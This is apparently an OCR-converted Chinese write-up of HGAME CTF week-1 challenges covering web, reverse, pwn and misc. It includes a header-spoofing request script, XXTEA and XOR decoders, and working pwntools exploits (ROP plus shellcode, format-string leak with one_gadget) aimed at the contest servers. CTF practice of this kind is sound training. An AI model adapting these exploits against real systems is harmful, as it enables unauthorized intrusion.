
WEEK1-RogerThat

Web

1.Hitchhiking_in_the_Galaxy

2.watermelon

这瓜，实在是顶，一开始根本找不到它在哪实现的检测。另外一方面，等检验分数的时候已经是到顶了，但是到顶可太慢了，就算一个一个叠上去也可能掉下来。上截图：



3.宝藏走私者

http-headers，也不清楚为什么复现不了，记得是改了host，referer，X-Forwarded-For，Client-IP。

4.智商检测鸡（来比划比划）

我的思路就是自动去算积分，好久没码代码实在有点难顶

```
import requests
from sympy import *

import re

x = symbols('x')
a = 12
b = 8
min = -77
max = 70


url_string1="http://r4u.top:5000/api/verify"
```

```
url_string2="http://r4u.top:5000/api/getQuestion"
url_string3="http://r4u.top:5000/api/getStatus"
url_flag = "http://r4u.top:5000/api/getFlag"

answer = int(integrate(12*x+8, (x, -77, 70)))
json = {"answer":answer}
session = "eyJzb2x2aW5nIjo2fQ.YBe8WQ.V44K1Uqs_lYXW2vCJUvrQQ0k3DY"
#session = "eyJzb2x2aW5nIjo3fQ.YBffyA.NAuV7AWEhJSSbOHLO43yFJqPeMc"
cookies = dict(session = session)
headers1 = {'Host': 'r4u.top:5000',
            'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0)
Gecko/20100101 Firefox/84.0',
            'Accept': 'application/json, text/javascript, */*; q=0.01',
            'Accept-Language': 'en-US,en;q=0.5',
            'Accept-Encoding': 'gzip, deflate',
            'Content-Type': 'application/json;charset=utf-8',
            'Content-Length': '30',
            'Origin': 'http://r4u.top:5000',
            'Connection': 'keep-alive',
            'Referer': 'http://r4u.top:5000/',
            'Cookie': 'session='+session}

headers2 = {'Host': 'r4u.top:5000',
            'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0)
Gecko/20100101 Firefox/84.0',
            'Accept': 'application/json, text/javascript, */*; q=0.01',
            'Accept-Language': 'en-US,en;q=0.5',
            'Accept-Encoding': 'gzip, deflate',
            'Connection': 'keep-alive',
            'Referer': 'http://r4u.top:5000/',
            'Cookie': 'session='+session}

headers3 = {'Host': 'r4u.top:5000',
            'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0)
Gecko/20100101 Firefox/84.0',
            'Accept': 'application/json, text/javascript, */*; q=0.01',
            'Accept-Language': 'en-US,en;q=0.5',
            'Accept-Encoding': 'gzip, deflate',
            'X-Requested-With': 'XMLHttpRequest',
            'Connection': 'keep-alive',
            'Referer': 'http://r4u.top:5000/',
            'Cookie': 'session='+session}

target = "<mn>(\d{1,4})</mn>"
cookie_list = []

for i in range(100):
    r2 = requests.get(url_string2,headers = headers2,cookies=cookies)
    target_list = re.compile(target).findall(r2.text)
    a   = int(target_list[2])
    b   = int(target_list[3])
    min = -int(target_list[0])
    max = int(target_list[1])
    answer = float(integrate(a*x+b, (x, min, max)))
    answer = ("%.2f" % answer)
    json = {"answer":answer}
    cookie_list.append
```

```
    r1 = requests.post(url_string1,json=json,headers =
headers1,stream=True,cookies=cookies)
    r3 = requests.get(url_string3,headers = headers3,cookies=cookies)
    print(r1.text,end='')
    print(r2.text,end='')
    print(r3.text,end='')

    # "<math><mrow><msubsup><mo>\u222b</mo><mrow><mo>-</mo><mn>77</mn></mrow>
    # <mrow><mn>70</mn></mrow></msubsup><mo>(</mo><mn>12</mn><mi>x</mi><m
    # o>+</mo><mn>8</mn><mo>)</mo><mtext><mi>d</mi></mtext><mi>x</mi><mtd/>
</mrow></math>"
    print(r1.cookies.get_dict()["session"])

    if r1.cookies.get_dict():
        session = r1.cookies.get_dict()["session"]
    cookies = r1.cookies.get_dict()

    headers1 = {'Host': 'r4u.top:5000',
                'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0)
Gecko/20100101 Firefox/84.0',
                'Accept': 'application/json, text/javascript, */*; q=0.01',
                'Accept-Language': 'en-US,en;q=0.5',
                'Accept-Encoding': 'gzip, deflate',
                'Content-Type': 'application/json;charset=utf-8',
                'Content-Length': '40',
                'Origin': 'http://r4u.top:5000',
                'Connection': 'keep-alive',
                'Referer': 'http://r4u.top:5000/',
                'Cookie': 'session='+session}

    headers2 = {'Host': 'r4u.top:5000',
                'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0)
Gecko/20100101 Firefox/84.0',
                'Accept': 'application/json, text/javascript, */*; q=0.01',
                'Accept-Language': 'en-US,en;q=0.5',
                'Accept-Encoding': 'gzip, deflate',
                'Connection': 'keep-alive',
                'Referer': 'http://r4u.top:5000/',
                'Cookie': 'session='+session}

    headers3 = {'Host': 'r4u.top:5000',
                'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0)
Gecko/20100101 Firefox/84.0',
                'Accept': 'application/json, text/javascript, */*; q=0.01',
                'Accept-Language': 'en-US,en;q=0.5',
                'Accept-Encoding': 'gzip, deflate',
                'X-Requested-With': 'XMLHttpRequest',
                'Connection': 'keep-alive',
                'Referer': 'http://r4u.top:5000/',
                'Cookie': 'session='+session}

#"flag":"hgame{3veryOne_H4tes_Math}"
```

Re

1.阿怕茶


是一个XXTEA，抄脚本完事，不过他这个优化的写法还挺难读的。

```
#include <stdio.h>
#include <stdint.h>
#define DELTA 0x9e3779b9
#define MX (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(p&3)^e] ^ z)))

void btea(uint32_t *v, int n, uint64_t const key[4])
{
    uint32_t y, z, sum;
    unsigned p, rounds, e;
    if (n > 1)            /* Coding Part */
    {
        rounds = 6 + 52/n;
        sum = 0;
        z = v[n-1];
        do
        {
            sum += DELTA;
            e = (sum >> 2) & 3;
            for (p=0; p<n-1; p++)
            {
                y = v[p+1];
                z = v[p] += MX;
            }
            y = v[0];
            z = v[n-1] += MX;
        }
        while (--rounds);
    }
    else if (n < -1)      /* Decoding Part */
    {
        n = -n;
        rounds = 6 + 52/n;
        sum = rounds*DELTA;
        y = v[0];
        do
        {
            e = (sum >> 2) & 3;
            for (p=n-1; p>0; p--)
            {
                z = v[p-1];
                y = v[p] -= MX;
            }
            z = v[n-1];
            y = v[0] -= MX;
            sum -= DELTA;
        }
        while (--rounds);
    }
}


int main()
{
```

```
    uint32_t v[35] = {0xE74EB323,0xB7A72836,0x59CA6FE2,0x967CC5C1,
                0xE7802674,0x3D2D54E6,0x8A9D0356,0x99DCC39C,
                0x7026D8ED,0x6A33FDAD,0xF496550A,0x5C9C6F9E,
                0x1BE5D04C,0x6723AE17,0x5270A5C2,0xAC42130A,
                0x84BE67B2,0x705CC779,0x5C513D98,0xFB36DA2D,
                0x22179645,0x5CE3529D,0xD189E1FB,0xE85BD489,
                0x73C8D11F,0x54B5C196,0xB67CB490,0x2117E4CA,
                0x9DE3F994,0x2F5AA1AA,0xA7E801FD,0xC30D6EAB,
                0x1BADDC9C,0x3453B04A,0x92A406F9};
    uint64_t const k[4]= {1,2,3,4};
    int n= 35; //n的绝对值表示v的长度，取正表示加密，取负表示解密
            // v为要加密的数据是两个32位无符号整数
            // k为加密解密密钥，为4个32位无符号整数，即密钥长度为128位

    btea(v, -n, k);
    for(int i = 0;i<35;i++){
        printf("%c",(char)v[i]);
    }
    return 0;
}

// 23 B3 4E E7 36 28 A7 B7  E2 6F CA 59 C1 C5 7C 96
0xE7 4E B3 23,0xB7 A7 28 36,0x59 CA 6F E2,0x96 7C C5 C1
// 74 26 80 E7 E6 54 2D 3D  56 03 9D 8A 9C C3 DC 99
0xE7 80 26 74,0x3D 2D 54 E6,0x8A9D0356,0x99 DC C3 9C,
// ED D8 26 70 AD FD 33 6A  0A 55 96 F4 9E 6F 9C 5C
0x70 25 D8 ED,0x6A 33 FD AD,0xF4 96 55 0A,0x5C9C6F9E,
// 4C D0 E5 1B 17 AE 23 67  C2 A5 70 52 0A 13 42 AC
0x1B E5 D0 4C,0x67 23 AE 17,0x52 70 A5 C2,0xAC 42 13 0A,
// B2 67 BE 84 79 C7 5C 70  98 3D 51 5C 2D DA 36 FB
0x84 BE 67 B2,0x70 5C C7 79,0x5C 51 3D 98,0xFB36DA2D,
// 45 96 17 22 9D 52 E3 5C  FB E1 89 D1 89 D4 5B E8
0x22 17 96 45,0x5C E3 52 9D,0xD1 89 E1 FB,0xE8 5B D4 89
// 1F D1 C8 73 96 C1 B5 54  90 B4 7C B6 CA E4 17 21
0x73 C8 D1 1F,0x54 B5 C1 96,0xB6 7C B4 90,0x21 17 E4 CA,
// 94 F9 E3 9D AA A1 5A 2F  FD 01 E8 A7 AB 6E 0D C3
0x9D E3 F9 94,0x2F 5A A1 AA,0xA7 E8 01 FD,0xC3 0D 6E AB
// 9C DC AD 1B 4A B0 53 34  F9 06 A4 92
 0x1B AD DC 9C,0x34 53 B0 4A,0x92 A4 06 F9}

// uint64_t a[35] = {0xE74EB323,0xB7A72836,0x59CA6FE2,0x967CC5C1,
//                 0xE7802674,0x3D2D54E6,0x8A9D0356,0x99DCC39C,
//                 0x7026D8ED,0x6A33FDAD,0xF496550A,0x5C9C6F9E,
//                 0x1BE5D04C,0x6723AE17,0x5270A5C2,0xAC42130A,
//                 0x84BE67B2,0x705CC779,0x5C513D98,0xFB36DA2D,
//                 0x22179645,0x5CE3529D,0xD189E1FB,0xE85BD489
//                 0x73C8D11F,0x54B5C196,0xB67CB490,0x2117E4CA,
//                 0x9DE3F994,0x2F5AA1AA,0xA7E801FD,0xC30D6EAB
//                 0x1BADDC9C,0x3453B01B,0x92A406F9}
```

2.welcome

这题目的干扰信息比较多，找到了一个block，我还在想是否有加密，然后它里面的写法也很神奇，从后往前看的时候我才找到关键的验证参数。



上脚本：

```
#include <stdio.h>
#include <stdint.h>
int main(void){
    uint8_t temp = 0xFF;
    uint8_t a[22] = {0x97, 0x99, 0x9C, 0x91, 0x9E,
                     0x81, 0x91, 0x9D, 0x9B, 0x9A,
                     0x9A, 0xAB, 0x81, 0x97,0xAE,
                     0x80,0x83,0x8F,0x94,0x89,
                     0x99,0x97};
    for(int i = 0;i < 22;i++){
        a[i]^=temp--;
        printf("%c",(char)a[i]);
    }
}
```

3.pyc，时隔一年，这次肝了一下搞明白了

直接上脚本！

```
import dis

def fun():
    raw_flag = input('give me your flag:\n')
    cipher = list(raw_flag[6:-1])
    length = len(cipher)

    for i in range(length//2):
        cipher[2*i] , cipher[2*i+1] = cipher[2*i+1] , cipher[2*i]


    res = []
    for i in range(length):
        res.append(ord(cipher[i])^i)
    res = bytes(res).hex()
    print('your flag: '+res)

def decode():
    cipher = []
    res = '30466633346f59213b4139794520572b45514d61583151576638643a'
    res = list(bytes.fromhex(res))
    for i  in range(len(res)):
        cipher.append(chr(res[i]^i))

    for i in range(len(cipher)//2):
        cipher[2*i] , cipher[2*i+1] = cipher[2*i+1] , cipher[2*i]

    for i in cipher:
        print(i,end='')
```

```
decode()

#dis.dis(fun)

# SLICE+0()
# Implements TOS = TOS[:].

# SLICE+1()
# Implements TOS = TOS1[TOS:].

# SLICE+2()
# Implements TOS = TOS1[:TOS].

# SLICE+3()
# Implements TOS = TOS2[TOS1:TOS].

# Since Python 3.5 this is finally no longer awkward:

# >>> b'\xde\xad\xbe\xef'.hex()
# 'deadbeef'
# and reverse:

# >>> bytes.fromhex('deadbeef')
# b'\xde\xad\xbe\xef'
```

Pwn

1.whitegive

送分题我的最爱

```
    printf("password:");
    scanf("%ld", &num);

    if (num == "paSswOrd") { //Do you know strcmp?
        printf("you are right!\n");
        system("/bin/sh");
    } else {
        printf("sorry, you are wrong.\n");
    }
```

找到常字符串的地址注意一下端序，输入，得到flag。

2.letter

中间试了好多shellcode，结果是放在沙箱里面的233，我当场暴毙。

```
#!/bin/python3
from pwn import *

#io = process("./letter")
#gdb.attach(io)
io = remote('182.92.108.71',31305)

#0x0000000000400aa1 : pop rsi ; pop r15 ; ret
#0x0000000000400a9d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

```
#0x0000000000400aa3 : pop rdi ; rttet


#shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x5
2\x57\x54\x5e\xb0\x3b\x0f\x05"

#shellcode = "\x01\x30\x8f\xe2" + "\x13\xff\x2f\xe1" + "\x78\x46\x0e\x30" +
"\x01\x90\x49\x1a" + "\x92\x1a\x08\x27" +  "\xc2\x51\x03\x37" +
"\x01\xdf\x2f\x62" +  "\x69\x6e\x2f\x2f" + "\x73\x68";

#shellcode = shellcraft.amd64.linux.sh()
#shellcode =
"\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x78\x46\x0a\x30\x01\x90\x01\xa9\x92\x1a\x0b\x2
7\x01\xdf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x00\x00"
#context(log_level="info", os="linux", arch="amd64")
#shellcode_1 = shellcraft.open("./flag")
#shellcode_2 = shellcraft.read("rax","rsp",100)
#shellcode_2 += shellcraft.write(1,"rsp",100)
#shellcode = asm(shellcode)

shellcode_1 =
b'H\xb8\x01\x01\x01\x01\x01\x01\x01\x01PH\xb8/.gm`f\x01\x01H1\x04$H\x89\xe71\xd2
1\xf6'
shellcode_2 =
b'j\x02X\x0f\x05H\x89\xc71\xc0jdZH\x89\xe6\x0f\x05j\x01_jdZH\x89\xe6j\x01X\x0f\x
05'


ch_rsi_address = 0x400aa1
ch_rdi_address = 0x400aa3
read_address   = 0x400730
get_shell_address      = 0x601500
payload_1      = '-1'+'\x00'*14
payload_2      =
flat(['A'*0x18,p64(ch_rsi_address),p64(get_shell_address),p64(0),p64(ch_rdi_addr
ess),p64(0),p64(read_address),p64(ch_rsi_address),p64(get_shell_address+len(shel
lcode_1)),p64(0),p64(read_address),p64(get_shell_address)])
payload_3      = flat([shellcode_1,'\x00'*4])
payload_4      = shellcode_2

io.sendafter('how much character do you want to send?',payload_1)
io.sendline(payload_2)
io.sendafter("hope the letter can be sent safely.\n",payload_3)
#io.recv()
io.send(payload_4)
io.interactive()
print(io.recv())
```

3.once

由于开了PIE，先泄露地址，再用one_gadget那一套，最后几分钟出来的真刺激

```
#! /usr/bin/python3
from pwn import *
#io = process("once")
```

```
libc = ELF("libc-2.27.so")

io = remote("182.92.108.71",30107)
#gdb.attach(io)


payload = 'A'*28 + '%p' + '%11$p' + '%13$p' + '\xB5'
io.send(payload)
rubbish     = io.recvuntil("0x")
rsp_addr    = io.recvuntil("0x")
main_76     = io.recvuntil("0x")
addr_offset = io.recvuntil('\xB5')

main_76     = int(main_76[:-2],16)
rsp_addr = int(rsp_addr[:-2],16)#one_gadget offset
addr_offset = int(addr_offset[:-1],16)

print(hex(rsp_addr))

libc_base = addr_offset - libc.symbols['__libc_start_main'] - 231
#one = libc_base + 0x4f3d5
one = libc_base + 0x10a41c


io.send(flat(['%7$n','\x00\x00\x00\x00',p64(rsp_addr+0x30+0x70),'\x00'*24,p64(ma
in_76)]))

io.send(flat(['%7$n','\x00\x00\x00\x00',p64(rsp_addr+0x30+0x70+4),'\x00'*24,p64(
one)]))

io.interactive()
~
```

Crypto

MISC

1.Base全家福

base64，base32，base16一气呵成，谢谢送分题。